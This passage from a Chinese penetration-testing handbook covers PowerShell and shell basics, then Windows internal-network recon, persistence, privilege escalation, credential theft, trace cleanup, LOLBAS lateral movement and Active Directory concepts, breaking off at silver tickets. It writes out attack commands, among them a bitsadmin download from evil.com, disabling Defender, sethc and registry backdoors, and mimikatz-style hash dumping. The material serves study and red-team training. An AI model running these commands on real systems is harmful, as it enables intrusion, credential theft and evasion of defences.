Unrestricted 这是一种比较宽容的策略，允许运行未签名的脚本。对于从网络上下载的脚本，在运行前会进行安全性提示。

BypassBypass 执行策略对脚本的执行不设任何的限制，任何脚本都可以执行，并且不会有安全性提示。

UndefinedUndefined 表示没有设置脚本策略，会继承或使用默认的脚本策略。

5.8.2 混淆

- -EC
- -EncodedCommand
- -EncodedComman
- -EncodedComma
- -EncodedComm

5.8.3 常见功能

计划任务

```
$Action = New-ScheduledTaskAction -Execute "calc.exe"
$Trigger = New-ScheduledTaskTrigger -AtLogon
$User = New-ScheduledTaskPrincipal -GroupId "BUILTIN\Administrators" -RunLevel Highest
$Set = New-ScheduledTaskSettingsSet
$object = New-ScheduledTask -Action $Action -Principal $User -Trigger $Trigger -Settings
↪$Set
Register-ScheduledTask AtomicTask -InputObject $object
Unregister-ScheduledTask -TaskName "AtomicTask" -confirm:$false
```

创建链接

```
$Shell = New-Object -ComObject ("WScript.Shell")
$ShortCut = $Shell.CreateShortcut("$env:APPDATA\Microsoft\Windows\Start␣
↪Menu\Programs\Startup\test.lnk")
```

(下页继续)

(续上页)

```
$ShortCut.TargetPath="cmd.exe"
$ShortCut.WorkingDirectory = "C:\Windows\System32";
$ShortCut.WindowStyle = 1;
$ShortCut.Description = "test.";
$ShortCut.Save()
```

编码

```
$OriginalCommand = '#{powershell_command}'
$Bytes = [System.Text.Encoding]::Unicode.GetBytes($OriginalCommand)
$EncodedCommand =[Convert]::ToBase64String($Bytes)
```

其他

- **别名**
  - alias
- **下载文件**
  - Invoke-WebRequest "https://example.com/test.zip" -OutFile "$env:TEMP\test.zip"
- **解压缩**
  - Expand-Archive $env:TEMP\test.zip $env:TEMP\test -Force
- **进程**
  - 启动进程 Start-Process calc
  - 停止进程 Stop-Process -ID $pid
- **文件**
  - 新建文件 New-Item #{file_path} -Force | Out-Null
  - 设置文件内容 Set-Content -Path #{file_path} -Value "#{Content}"
  - 追加文件内容 Add-Content -Path #{file_path} -Value "#{Content}"
  - 复制文件 Copy-Item src dst
  - 删除文件 Remove-Item #{outputfile} -Force -ErrorAction Ignore
  - 子目录 Get-ChildItem #{file_path}
- **服务**

  - 获取服务 `Get-Service -Name "#{service_name}"`
  - 启动服务 `Start-Service -Name "#{service_name}"`
  - 停止服务 `Stop-Service -Name "#{service_name}"`
  - 删除服务 `Remove-Service -Name "#{service_name}"`
- 获取 WMI 支持 `Get-WmiObject -list`

5.8.4 参考链接

- PowerShell 官方文档

5.9 Shell

5.9.1 简介

Shell 是一个特殊的程序，是用户使用 Linux 的桥梁。Shell 既是一种命令，又是一种程序设计语言。

Linux 包含多种 Shell ，常见的有：

- Bourne Shell（ATT 的 Bourne 开发，名为 sh）
- Bourne Again Shell（/bin/bash）
- C Shell（Bill Joy 开发，名为 csh）
- K Shell（ATT 的 David G.koun 开发，名为 ksh）
- Z Shell（Paul Falstad 开发，名为 zsh）

5.9.2 元字符

shell 一般会有一系列特殊字符，用来实现的一定的效果，这种字符被称为元字符（Meta），不同的 Shell 支持的元字符可能会不相同。

常见的元字符如下：

- `IFS` 由 <space> 或 <tab> 或 <enter> 三者之一组成
- `CR` 由 <enter> 产生。
- `=` 设定变量
- `$` 作变量或运算替换
- `>` 重定向 stdout
- `>>` 追加到文件

- < 重定向 stdin
- | 命令管道
- & 后台执行命令
- ; 在前一个命令结束后，执行下一个命令
- && 在前一个命令未报错执行后，执行下一个命令
- || 在前一个命令执行报错后，执行下一个命令
- ' 在单引号内的命令会保留原来的值
- " 在双引号内的命令会允许变量替换
- “ ‘ “ 在反引号内的内容会当成命令执行并替换
- () 在子 Shell 中执行命令
- {} 在当前 Shell 中执行命令
- ~ 当前用户的主目录
- !number 执行历史命令，如 !1

5.9.3 通配符

除元字符外，通配符（wildcard）也是 shell 中的一种特殊字符。当 shell 在参数中遇到了通配符时，shell 会将其当作路径或文件名去在磁盘上搜寻可能的匹配：若符合要求的匹配存在，则进行替换，否则就将该通配符作为一个普通字符直接传递。

常见的通配符如下：

- * 匹配 0 或多个字符
- ? 匹配任意一个字符
- [list] 匹配 list 中的任意一个字符
- [!list] 匹配除 list 外的任意一个字符
- [a-c] 匹配 a-c 中的任意一个字符
- {string1,string2,...} 分别匹配其中字符串

5.10 CSharp

5.10.1 利用技巧

P/Invoke

Platform Invoke (P/Invoke) 提供了 C# 访问 DLL 中数据结构、回调、函数的能力。基本的使用方式如官方 Platform Invoke 文档中所示。利用 P/Invoke 的能力，C# 程序可以较为容易的调用标准的 Windows API。

```
using System;
using System.Runtime.InteropServices;

public class Program
{
    // Import user32.dll (containing the function we need) and define
    // the method corresponding to the native function.
    [DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
    private static extern int MessageBox(IntPtr hWnd, string lpText, string lpCaption,␣
↪uint uType);

    public static void Main(string[] args)
    {
        // Invoke the function as a regular managed method.
        MessageBox(IntPtr.Zero, "Command-line message box", "Attention!", 0);
    }
}
```

P/Invoke 的缺点在于引用了的 API 调用会最后出现在可执行文件的 IAT 中，使得一些敏感的行为容易被防护软件所注意。同时一些敏感的 API 可能是被防护软件所监控的，通过这种方式进行的 API 调用也容易被防护软件拦截。

D/Invoke

在 P/Invoke 的基础上，有研究人员提出了基于 Delegates 机制的 D/Invoke，通过更隐蔽的方式来调用所需的 API。

5.10.2 参考链接

.Net

- .NET documentation

利用技巧

- Emulating Covert Operations - Dynamic Invocation (Avoiding PInvoke & API Hooks)

CHAPTER 6

内网渗透

6.1 Windows 内网渗透

6.1.1 信息收集

基本命令

- 主机名 `hostname`
- 查询所有计算机名称 `dsquery computer`
- **查看配置及补丁信息**
    - `systeminfo`
    - `wmic qfe get description,installedOn /format:csv`
- 查看版本 `ver`
- **进程信息**
    - `tasklist /svc`
    - `wmic process get caption,executablepath,commandline /format:csv`
    - `get-process`
- 查看所有环境变量 `set`
- 查看计划任务 `schtasks /QUERY /fo LIST /v`

- 查看安装驱动 DRIVERQUERY
- **查看操作系统信息**
  - 架构 wmic os get osarchitecture
  - 系统名 wmic os get caption
- 查看逻辑盘 wmic logicaldisk get caption
- 查看安装的软件信息 wmic product get name,version
- **查看服务信息**
  - wmic service list brief
  - sc query
  - Get-WmiObject win32_service | select PathName

域信息

- 获取当前组的计算机名 net view
- 网络发现 net view /all
- 查看所有域 net view /domain
- 域森林、域树信息
- 域信任信息 nltest /domain_trusts
- 定位域控 net time /domain
- 查看域中的用户名 dsquery user
- 查询域组名称 net group /domain
- 查询域管理员 net group "Domain Admins" /domain
- **域控信息**
  - nltest /dclist:xx
  - Get-NetDomain
  - Get-NetDomainController
  - net group "Domain controllers"
- 组策略

用户信息

- **查看用户**

  - `net user`
  - `whoami` / `whoami /priv` / `whoami /all`
  - `wmic useraccount get /ALL /format:csv`
- 用户特权信息 `whoami /priv`
- 查看当前权限 `net localgroup administrators`
- 查看在线用户 `quser` / `qwinsta` / `query user`
- 查看当前计算机名，全名，用户名，系统版本，工作站域，登陆域 `net config Workstation`
- ACL 信息 `get-acl`

网络信息

- 内网网段信息
- 网卡信息 `ipconfig`
- 外网出口
- ARP 表 `arp -a`
- 路由表 `route print`
- 监听的端口 `netstat -ano`
- 连接的端口
- **端口信息**
  - `Get-NetTCPConnection`
- hosts 文件
- 主备 DNS
- **DNS 缓存**
  - `ipconfig /displaydns`
  - `Get-CimInstance -Namespace root/StandardCimv2 -ClassName MSFT_DNSClientCache`
- **探测出网情况**
  - *powershell -c "1..65535 | % {echo ((new-object Net.Sockets.TcpClient).Connect('allports.exposed',$_)) $_ } 2>$null"*

防火墙

- 查看防火墙状态 `netsh advfirewall show allprofiles`
- 防火墙日志目录 `netsh firewall show logging`
- 防火墙规则 `netsh advfirewall firewall show rule name=all`
- `netsh firewall show config`
- `netsh firewall show state`

密码信息

- Windows RDP 连接记录
- 浏览器中保存的账号密码
- 系统密码管理器中的各种密码
- **无人值守安装文件中的密码信息**
  - `C:\sysprep.inf`
  - `C:\sysprep\sysprep.xml`
  - `C:\Windows\Panther\Unattend\Unattended.xml`
  - `C:\Windows\Panther\Unattended.xml`

票据信息

- `cmdkey /l`
- klist
- msf meterpreter

特殊文件

- **文档**
  - xlsx / xls
  - docx / doc
  - pptx / ppt
  - vsdx / vsd
  - md / txt
- **压缩文件**

  - zip / rar / 7z

- **VPN 配置**
  - ovpn
- **代码**
  - py / php / jsp / aspx / asp / sql
- **配置文件**
  - conf / ini / xml
- **特定关键字**
  - 账号 / 账户 / 登录 / login / user
  - 密码 / pass
  - 代码 / 文档 / 交接 / 备份 / git / svn
  - 邮箱 / 通讯录 / 集群 / 办公
  - 代理 / 内网 / VPN
  - 设备 / 资产
  - 系统 / 运维 / 拓扑 / 网络 / IT
  - 后台 / 管理员 / 数据库
  - 监控 / 隔离 / 防火墙 / 网闸 / 巡检

局域网存活主机

- NetBIOS 扫描
- OXID 扫描

其他

- 启用的共享文件夹
- 回收站
- 最近运行的命令
- 访问文件历史记录
- **查看补丁安装情况**
  - `wmic qfe get Caption,Description,HotFixID,InstalledOn`
- **日志与事件信息**

  - `wevtutil`
  - `eventvwr`
- **注册表信息**
  - `reg`
- 安装的各类 agent 监控软件
- 安装的杀毒软件
- **查看/设置后缀关联**
  - `assoc`
  - `assoc .ext=example`
- PowerShell 版本
- .Net 版本
- Wi-Fi 密码

6.1.2 持久化

隐藏文件

- **创建系统隐藏文件**
  - `attrib +s +a +r +h filename` / `attrib +s +h filename`
- 利用 NTFS ADS (Alternate Data Streams) 创建隐藏文件
- **利用 Windows 保留字**
  - `aux|prn|con|nul|com1|com2|com3|com4|com5|com6|com7|com8|com9|lpt1|lpt2|lpt3|lpt4|lpt5|lpt6`

后门

sethc

`sethc.exe` 是 Windows 系统在用户按下五次 shift 后调用的粘滞键处理程序，当有写文件但是没有执行权限时，可以通过替换 `sethc.exe` 的方式留下后门，在密码输入页面输入五次 shift 即可获得权限。

映像劫持

在高版本的 Windows 中，替换程序是受到系统保护的，需要使用其他的技巧来实现替换。

具体操作为在注册表的 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Option 下添加项 sethc.exe，然后在 sethc.exe 这个项中添加 debugger 键，键值为恶意程序的路径。

定时任务

Windows 下有 schtasks 和 at 两种计划任务机制。其中 at 在较高版本的 Windows 中已经弃用。

设置命令为 schtasks /create /tn "TEST_OnLogon" /sc onlogon /tr "cmd.exe /c calc.exe" 、schtasks /create /tn "TEST_OnStartup" /sc onstart /ru system /tr "cmd.exe /c calc.exe" 。删除命令为 schtasks /delete /tn "TEST_OnLogon" /f 。

登录脚本

Windows 可以在用户登录前执行脚本，使用 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit 设置。

也可在 HKCU\Environment\ 路径下设置 UserInitMprLogonScript 来实现。

屏幕保护程序

Windows 可以自定义屏幕保护程序，使用 HKEY_CURRENT_USER\Control Panel\Desktop 设置。

隐藏用户

Windows 可以使用在用户名后加入 $ 来创建隐藏用户，这种帐户可在一定条件下隐藏，但是仍可以通过控制面板查看。

在创建隐藏用户的基础上，可以修改注册表的方式创建影子用户，这种方式创建的用户只能通过注册表查看。

CLR

CLR (Common Language Runtime Compilation) 公共语言运行时，是微软为.NET 产品构建的运行环境，可以粗略地理解为.NET 虚拟机。

.NET 程序的运行离不开 CLR，因此可以通过劫持 CLR 的方式实现后门。

Winlogon Helper DLL 后门

Winlogon 是一个 Windows 组件，用来处理各种活动，如登录、注销、身份验证期间加载用户配置文件、关闭、锁定屏幕等。这种行为由注册表管理，该注册表定义在 Windows 登录期间启动哪些进程。所以可以依靠这个注册表来进行权限维持。

注册表位置如下：

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell 用于执行 exe 程序
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit 用于执行 exe 程序
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify 用于执行 dll 文件

自启动

基于注册表的自启动

通过在注册表中写入相应的键值可以实现程序的开机自启动，主要是 Run 和 RunOnce ，其中 RunOnce 和 Run 区别在于 RunOnce 的键值只作用一次，执行完毕后会自动删除。

注册表如下：

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx

基于策略的自启动注册表设置如下：

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

设置启动文件夹注册表位置如下：

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders

设置服务启动项注册表位置如下：

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices

用户自启动位置 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit 、HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell ，其中 Userinit 键允许指定用逗号分隔的多个程序。

如果用户启动了屏幕保护程序，也可以通过屏幕保护程序来启动后面，相关注册表键值为：

- HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaveActive
- HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaverIsSecure
- HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaveTimeOut
- HKEY_CURRENT_USER\Control Panel\Desktop\SCRNSAVE.EXE

基于特定目录的自启动

自启动目录,C:\Users\Username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup 目录对特定用户生效，C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp 对所有用户生效。在 NT6 以前，两个目录为 C:\Documents and Settings\Username\Start Menu\Programs\StartUp / C:\Documents and Settings\All Users\Start Menu\Programs\StartUp 。

6.1.3 权限

UAC

简介

UAC (User Account Control) 是 Windows Vista 和 Windows Server 2008 引入的一个安全机制，当一些敏感操作发生时，会跳出提示显式要求系统权限。

当用户登陆 Windows 时，每个用户都会被授予一个 access token，这个 token 中有 security identifier (SID) 的信息，决定了用户的权限。

会触发 UAC 的操作

- 以管理员权限启动应用
- 修改系统、UAC 设置
- 修改没有权限的文件或者目录（%SystemRoot% / %ProgramFiles% 等）
- 修改 ACL (access control list)
- 安装驱动

- 增删账户，修改账户类型，激活来宾账户

ByPass

- DLL 相关
- 进程注入
- 注册表

权限提升

权限提升有多重方式，有利用二进制漏洞、逻辑漏洞等技巧。利用二进制漏洞获取权限的方式是利用运行在内核态中的漏洞来执行代码。比如内核、驱动中的 UAF 或者其他类似的漏洞，以获得较高的权限。

逻辑漏洞主要是利用系统的一些逻辑存在问题的机制，比如有些文件夹用户可以写入，但是会以管理员权限启动。

任意写文件利用

在 Windows 中用户可以写的敏感位置主要有以下这些

- 用户自身的文件和目录，包括 `AppData` `Temp`
- `C:\` ，默认情况下用户可以写入
- `C:\ProgramData` 的子目录，默认情况下用户可以创建文件夹、写入文件
- `C:\Windows\Temp` 的子目录，默认情况下用户可以创建文件夹、写入文件

具体的 ACL 信息可用 AccessChk, 或者 PowerShell 的 `Get-Acl` 命令查看。

可以利用对这些文件夹及其子目录的写权限，写入一些可能会被加载的 dll，利用 dll 的加载执行来获取权限。

MOF

MOF 是 Windows 系统的一个文件（`c:/windows/system32/wbem/mof/nullevt.mof` ）叫做”托管对象格式”，其作用是每隔五秒就会去监控进程创建和死亡。

当拥有文件上传的权限但是没有 Shell 时，可以上传定制的 mof 文件至相应的位置，一定时间后这个 mof 就会被执行。

一般会采用在 mof 中加入一段添加管理员用户的命令的 vbs 脚本，当执行后就拥有了新的管理员账户。

凭证窃取

- **Windows 本地密码散列导出工具**
  - mimikatz
  - lsass
  - wce
  - gsecdump
  - copypwd
  - Pwdump
  - **ProcDump**
    - https://docs.microsoft.com/en-us/sysinternals/downloads/procdump
- **Windows 本地密码破解工具**
  - L0phtCrack
  - SAMInside
  - Ophcrack
- 彩虹表破解
- 本机 hash+ 明文抓取
- win8+win2012 明文抓取
- ntds.dit 的导出 +QuarkPwDump 读取分析
- vssown.vbs + libesedb + NtdsXtract
- ntdsdump
- 利用 powershell(DSInternals) 分析 hash
- 使用 `net use \\%computername% /u:%username%` 重置密码尝试次数
- 限制读取时，可 crash 操作系统后，在蓝屏的 dump 文件中读取

其他

- 组策略首选项漏洞
- DLL 劫持
- 替换系统工具，实现后门
- **关闭 defender**
  - `Set-MpPreference -disablerealtimeMonitoring $true`

6.1.4 痕迹清理

日志

- 查看日志 `eventvwr`
- 伪造日志 `eventcreate`
- **操作日志**
  - 3389 登录列表
  - 文件打开日志
  - 文件修改日志
  - 浏览器日志
  - 系统事件
  - 程序安装记录
  - 程序删除记录
  - 程序更新记录
- **登录日志**
  - 系统安全日志
- **日志路径**
  - 系统日志 `%SystemRoot%\System32\Winevt\Logs\System.evtx`
  - 安全日志 `%SystemRoot%\System32\Winevt\Logs\Security.evtx`
  - 应用程序日志 `%SystemRoot%\System32\Winevt\Logs\Application.evtx`
- **服务日志**
  - IIS `%SystemDrive%\inetpub\logs\LogFiles\W3SVC1\`

注册表

- AppCompatFlags
- Background Activity Moderator (BAM)
- MuiCache
- RecentApps
- RunMRU
- ShimCache (AppCompatCache)

注册表键

- HKEY_LOCAL_MACHINEsystemCurrentControlSetServicesEventlog

文件

Prefetch

预读取文件夹，用来存放系统已访问过的文件的预读信息，扩展名为 PF。位置在 `C:\Windows\Prefetch` 。

JumpLists

记录用户最近使用的文档和应用程序，方便用户快速跳转到指定文件，位置在 `%APPDATA%\Microsoft\Windows\Recent` 。

Amcache / RecentFileCache.bcf

Windows 中的使用这两个文件来跟踪具有不同可执行文件的应用程序兼容性问题，它可用于确定可执行文件首次运行的时间和最后修改时间。

在 Windows 7、Windows Server 2008 R2 等系统中，文件保存在 `C:\Windows\AppCompat\Programs\RecentFileCache.bcf` ，包含程序的创建时间、上次修改时间、上次访问时间和文件名。

在 Windows 8、Windows 10、Windows Server 2012 等系统中，文件保存在 `C:\Windows\AppCompat\Programs\Amcache.hve` ，包含文件大小、版本、sha1、二进制文件类型等信息。

时间轴

Windows 时间轴是 Windows 10 在 1803 版中引入的一个新特性，会记录访问过的网站、编辑过的文档、运行的程序等，

彻底删除

- 多次覆写文件 `cipher /w:<path>`
- 格式化某磁盘 count 次 `format D: /P:<count>`

6.1.5 横向移动

常见入口

- SMB 弱密码
- SqlServer 弱密码

LOLBAS

简介

LOLBAS，全称 Living Off The Land Binaries and Scripts (and also Libraries)，是一种白利用方式，是在 2013 年 DerbyCon 由 Christopher Campbell 和 Matt Graeber 发现，最终 Philip Goh 提出的概念。

这些程序一般有有 Microsoft 或第三方认证机构的签名，但是除了可以完成正常的功能，也能够被用于内网渗透中。这些程序可能会被用于：下载安全恶意程序、执行恶意代码、绕过 UAC、绕过程序控制等。

常见程序

- **appsyncvpublishing.exe**
  - 执行 powershell
- **bitsadmin.exe**
  - 下载文件 `bitsadmin /transfer <job_name> /priority <priority> <remote_path> <local_path>`
  - 下载文件 `bitsadmin /create 1 bitsadmin /addfile 1 https://evil.com/autoruns.exe c:\data\playfolder\autoruns.exe bitsadmin /RESUME 1 bitsadmin /complete 1`
  - 复制文件 `bitsadmin /create 1 & bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe & bitsadmin /RESUME 1 & bitsadmin /Complete 1 & bitsadmin /reset`
  - 代码执行 `bitsadmin /create 1 & bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\data\playfolder\cmd.exe & bitsadmin /SetNotifyCmdLine 1 c:\data\playfolder\cmd.exe NULL & bitsadmin /RESUME 1 & bitsadmin /Reset`
- cdb.exe
- **certutil.exe**
  - 可安装、备份、删除、管理和执行证书
  - 证书存储相关功能

  - 下载文件 `certutil -urlcache -split -f https://addr/example.exe`
  - 注意 certutil 是有 cache 的，需要显式删除
  - base64 编解码 `certutil -encode` / `certutil -decode`
- cmd.exe
- cmstp.exe
- **control.exe**
  - 加载 dll
- **csc.exe**
  - 编译 C# 载荷
- **cscript.exe**
  - 执行脚本
- extexport.exe
- **expand.exe**
  - 展开一个或多个压缩文件
- **forfiles.exe**
  - `forfiles /p c:\windows\system32 /m notepad.exe /c calc.exe`
- mofcomp.exe
- makecab.exe
- **msbuild.exe**
  - 构建应用程序
- **mshta.exe**
  - HTML 应用
- **msiexec.exe**
  - 安装 msi
  - 加载 dll
- **msxsl.exe**
  - 处理 XSL 程序
- netsh.exe
- **installutil.exe**
  - 安装/卸载程序组件

- **IEExec.exe**
  - .NET Framework 附带程序
- powershell.exe
- **psexec.exe**
  - https://docs.microsoft.com/zh-cn/sysinternals/downloads/psexec
- **reg.exe**
  - 注册表控制台
- **regedit.exe**
  - 注册表修改
- **regsvr32.exe**
  - 注册动态链接库/ActiveX 控件
- **rundll32.exe**
  - 执行 DLL 文件中的内部函数
- **sc.exe**
  - 查看服务状态管理
- **schtasks.exe**
  - 定时计划任务
- **shred**
  - 重复写入文件，防止文件恢复
- **type.exe**
  - 利用 ads 隐藏文件 `type <filepath> <target_file:ads>`
- **wmic.exe**
  - Windows 管理工具
- windbg.exe
- winrm.exe
- **wscript.exe**
  - 脚本引擎
- **waitfor.exe**
  - 用于同步网络中计算机，可以发送或等待系统上的信号。

6.1.6 域渗透

用户

用户组与工作组

用户

Windows 系统存在一些为了特定用途而设置的用户，分别是：SYSTEM(系统)、Trustedinstaller(信任程序模块)、Everyone(所有人)、Creator Owner(创建者) 等，这些特殊用户不属于任何用户组，是完全独立的账户。其中 SYSTEM 拥有整台计算机管理权限的账户，一般操作无法获取与它等价的权限。

用户组

Windows 系统内置了许多本地用户组，用于管理用户权限。只要用户账户加入到对应的用户组内，则用户账户也将具备对应用户组所拥有的权限。

默认情况下，系统为用户分了 7 个组，并给每个组赋予不同的操作权限。这些组为：管理员组 (Administrators)、高权限用户组 (Power Users)、普通用户组 (Users)、备份操作组 (Backup Operators)、文件复制组 (Replicator)、来宾用户组 (Guests)、身份验证用户组 (Authenticated Users)。

工作组

工作组（Workgroup）是最常用最简单最普遍的资源管理模式，默认情况下计算机都在名为 workgroup 的工作组中。工作组模式比较松散，适合网络中计算机数量较少，不需要严格管理的情况。

域中用户

域用户

域环境中的用户和本地用户的帐户不同，域用户帐户保存在活动目录中。在域环境中，一个域用户可以在域中的任何一台计算机上登录。在域中用户可以使用 SID (Security Identifier) 来表明身份，用 NTLM 哈希或者 Kerberos 来验证身份。

机器用户

机器用户也被称作机器账号或计算机账号，所有加入域的主机都会有一个机器用户，机器用户的用户名以 $ 结尾。

组策略

组策略 (Group Policy) 用于控制用户帐户和计算机帐户的工作环境。组策略提供了操作系统、应用程序和活动目录中用户设置的集中化管理和配置。其中本地的组策略 (LGPO 或 LocalGPO)，可以在独立且非域的计算机上管理组策略对象。在域环境中的组策略通常被称作 GPO(Group Policy Object)。

内网常用协议

Windows 查询名称解析的顺序为 DNS、mDNS、LLMNR、NBNS。

NetBIOS

NetBIOS（Network Basic Input/Output System）是基于网络的交互协议，通常使用 UDP 137、UDP 138、TCP 139 等端口。Windows 在安装 TCP/IP 协议时会默认启用该协议，可能导致未设置权限校验的网络资源被访问。

基于 NetBIOS 有 NBNS (NetBIOS Name Service) 服务，通常监听在 UDP 137 端口，该服务提供三种功能：将 NetBIOS 名称解析到 IP、查询某一个 NetBIOS 节点的状态，注册/释放一个 NetBIOS 名。

可以使用 `nbtstat` 工具利用 NetBIOS 协议管理网络。

LLMNR

链路本地多播名称解析 (Link-Local Multicast Name Resolution, LLMNR) 是一个基于 DNS 数据包格式的协议，IPv4 和 IPv6 的主机可以通过此协议对同一本地链路上的主机执行名称解析。该协议在 Windows Vista 后被引入。LLMNR 监听 UDP 5355 端口，可以通过多播地址 224.0.0.252 (或 `FF02:0:0:0:0:0:1:3`) 访问。

mDNS

mDNS (multicast DNS) 在 Windows 10 中被引入，监听 UDP 5353 端口，对应的多播地址为 224.0.0.251 (`FF02::FB`) 。mDNS 主要实现了在没有传统 DNS 服务器的情况下使局域网内的主机实现相互发现和通信。

WPAD

网络代理自动发现协议 (Web Proxy Auto-Discovery, WPAD) 是一种客户端使用 DHCP 和/或 DNS 发现方法来定位一个配置文件 URL 的方法。在检测和下载配置文件后，它可以执行配置文件以测定特定 URL 应使用的代理。

域

域指将网络中多台计算机逻辑上组织到一起，进行集中管理的逻辑环境。域是组织与存储资源的核心管理单元，在域中，至少有一台域控制器，域控制器中保存着整个域的用户帐号和安全数据库。

域结构

域树

域树（Trees）由多个域组成，这些域共享同一表结构和配置，形成一个连续的命名空间（namespace）。

林

林（Forests）是一个复杂的 AD 实例，由一个或数个域组成，每个域树都有自己唯一的名称空间。

域控制器

ADDS 的目录存储在域控制器 (Domain Controller) 内，一个域内可以有多台域控制器，每一个域控制器的地位几乎是平等的，有几乎相同的数据库。

在一台域控制器添加一个用户账户后，这个账户会被自动复制到其他域控制器的数据库中。

AD 数据库有多主机复制模式（Multi-master Replication Model）和单主机复制模式（Sing-master Replication Model）。

多主机模式可以直接更新任何一台域控制器内的 AD 对象，并将更新之后的对象复制到其他域控制器，大部分数据都是用多主机模式进行复制。

单主机复制模式是指由一台被称作操作主机（Operations Master）的域控制器负责接收更改数据的请求，并将数据复制到其他的域控制器。

信任

两个域之间需要创建信任关系，才可以访问对应域内的资源。

域信任类型

Active Directory 的信任方式可以分为以下几种：

- **Tree-Root Trust**
  - 双向具有转移性
- **Parent-Child Trust**
  - 具有转移性，双向行人
- **Forest Trust**
  - 如果两个林创建了信任关系，则林中所有的域都相互信任
  - 两个林之间的信任关系无法自动扩展到其他林上

- **Realm Trust**
  - ADDS 域可以和非 Windows 系统的 Kerberos 域之间创建信任
- **External Trust**
  - 位于两个林内的域之间可以通过外部信任来创建信任关系
- **Shortcut Trust**
  - 可以缩短验证用户身份的时间

OU

组织单位（Organization Unit，OU）是一个容器对象，将域中的对象组织成逻辑组，帮助管理员管理。OU 包含用户、计算机、工作组、打印机、安全策略以及其他组织单位等。

Active Directory

活动目录（Active Directory，AD）是面向 Windows Server 的目录服务。Active Directory 存储了有关网络对象的信息，并且让管理员和用户能够查找和使用这些信息。

ADDS

Active Directory 提供目录服务的组件被称作 Active Directory 域服务（Active Directory Domain Services, ADDS），负责目录数据库的存储、增删改查等工作，可以用在多种局域网、广域网的场景中。

从逻辑上看，ADDS 的组件可以分为 Partition、Schema、Domain、Domain tree、Forest、OU、Container。

Partition 也被称为 naming context，是 AD DS 数据库的一部分。Schema 是存储在 ADDS 中数据的定义。Container 是为 ADDS 提供组织框架的对象。

从实现上区分，ADDS 可以分为 Domain controller、Data store、Global catalog server、RODC (Read-only domain controller) 、Site、Subnet。

每个域控制器都有完整的 ADDS 数据，每个域控都可以处理数据的修改并同步至其他的域控。

域控会有一份数据拷贝（Data store），默认存储在 `C:\Windows\NTDS` 目录下。

Global catalog server 是存储全局 catalog 的域控，catlog 以只读的方式存储了一个 multiple-domain forest 的所有对象，用于加速搜索。

名称空间

名称空间（namespace）是一块界定好的区域，在区域内可以用名称找到与之相关的信息。

对象与属性

ADDS 内的资源都是以对象（Object）的形式存在的，对象通过属性（Attrbute）来描述其特征。

组策略

简介

组策略 (Group Policy, GP) 用于管理网络环境中的用户和设备，定义了系统管理员管理工作所要的各种模板组件。

组策略有以下功能：

- 管理注册表
- 设置脚本
- 重定向文件夹
- 管理应用程序
- 指定安全选项

常用概念

组策略容器 (Group Policy Container，GPC) 存储在活动目录中，包含 GPO 属性、配置信息和版本等。可以通过 GPC 来查找 GPT。

组策略模板 (Group Policy Template, GPT) 存储在域控中，包含所有的组策略信息。包括管理模板，安全，脚本，软件安装等。

其中 GPC 中的信息量少、容量小，GPT 中消息量较大、容量大，因此两个部分分开存放。防止活动目录中因存储了过多的数据而被影响性能。

组策略对象 (Group Policy Object, GPO) 是包含多种 Windows 组策略设置的集合，存储在 GPC 和 GPT 中。

Kerberos 的 Windows 实现

相关定义

SPN

服务主体名称 (ServicePrincipal Names, SPN) ，是服务实例 (如 HTTP、SMB 等) 的唯一标识符。

SPN 分为两种类型：一种是注册在活动目录的机器帐户下，当一个服务的权限为 Local System 或 Network Service，则 SPN 注册在机器帐户下。一种是注册在活动目录的域用户帐户下，当一个服务的权限为一个域用户，则 SPN 注册在域用户帐户下。

攻击类型

黄金票据利用

在认证过程中，经过 client 与 AS 的通信会得到 TGT，黄金票据（Golden Ticket）就是伪造票据授予票据（TGT），也被称为认证票据。

黄金票据利用需要与 DC 通信，且需要获取 krbtgt 的 hash，但是可以获取任何 Kerbose 服务权限。

白银票据利用

